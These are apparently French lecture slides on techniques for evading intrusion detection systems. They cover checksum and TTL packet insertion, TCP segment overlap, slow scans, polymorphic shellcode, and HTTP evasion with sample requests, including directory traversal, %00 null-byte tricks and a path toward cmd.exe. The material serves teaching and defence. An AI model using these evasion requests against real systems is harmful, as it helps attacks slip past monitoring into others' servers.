
- On peut masquer une signature en insérant des paquets qui seront acceptés par l'IDS mais rejetés par la cible :
  - en envoyant un paquet avec un checksum corrompu par exemple, l'attaque réussit si l'IDS ne prend pas le temps de vérifier les checksums ;
  - en utilisant le TTL si l'IDS et la cible ne sont pas sur le même segment.

# Utilisation du checksum




Source : Les IDS de Thierry Evangelista, Dunod/01 Informatique, 2001.

# Utilisation du TTL




Source : Les IDS de Thierry Evangelista, Dunod/01 Informatique, 2001.

# Découpage de sessions TCP

- On peut appliquer des techniques similaires au niveau TCP. Tous les systèmes d'exploitation ne réassemblent pas les sessions TCP de la même manière :
  - certains favorisent les premiers segments comme `Windows NT 4.0;`
  - D'autre favorisent les derniers comme `Linux, Solaris 2.6.`

# Techniques d'évasion

- Evasions HTTP : exploitation des vulnérabilités du protocole pour que l'IDS et la cible ne reçoivent pas la même requête.
- Shellcodes polymorphiques : dissimulation d'attaques souvent de type buffer overflow au moyen
  - d'un codage simple pour les instructions hostiles
  - et d'une dissimulation des NOP par substitution.

# Évasions HTTP 1

- Modification de la méthode : certains IDS ont mis la méthode (get, head, post) dans la signature et ne détectent pas l'attaque lorsque la méthode est différente de celle de la signature
- Encodage d'URL : le protocole HTTP autorise les caractères binaires dans les URLs. Cela peut tromper les IDS qui ne normalisent pas la requête.
- Utilisation de « / » multiples : trompe certains IDS.

# Évasions HTTP 2

- Traversée de répertoires fantômes :

```
get /cgi-bin/counter.cgi
```

devient

```
get /cgi-bin/fantome/../counter.cgi
```

- Autoréférences :

```
get /cgi-bin/./counter.cgi
```

- Simulation de fin de requêtes : le caractère `%00` est le caractère de fin de chaîne en C (`\0`).

```
get %00/cgi-bin/counter.cgi
```

- URL longs : certains IDS se contentent d'analyser le début des requêtes.

```
get /aabb…zz/../cgi-bin/counter.cgi
```

# Évasions HTTP 3

- Camouflage de données après la requête : certains IDS se contentent d'analyser la requête sans les champs `Header`.

```
GET / HTTP/1.0\r\n
Header : /../../cgi-bin/counter.cgi HTTP/1.0\r\n\r\n
```


- Passage d'une requête en paramètre de script :

```
get index.html%3fxxx=/../../winnt/system32/cmd.exe
```

- Syntaxe DOS/Windows : Le serveur IIS accepte le séparateur « \ ».

```
get /cgi-bin\counter.cgi
```

# Shellcode polymorphique




Source : Les IDS de Thierry Evangelista, Dunod/01 Informatique, 2001.

# Exploitation des mauvais interpréteurs de logs

- Certains serveurs web ne loggent pas correctement toutes les requêtes.
- Les H-IDS ne détectent pas toutes les attaques.

# Comportements étalés dans le temps

- La fenêtre d'analyse d'un IDS est limitée.
- Un scan de ports très étalé dans temps passe inaperçu.

# Comportements déviants progressifs

- Méthode qui fonctionne avec les moteurs d'analyse comportementale qui fonctionnent par apprentissage :
  - Le pirate crée petit à petit un profil d'attaquant qui est appris par l'IDS et considéré comme inoffensif.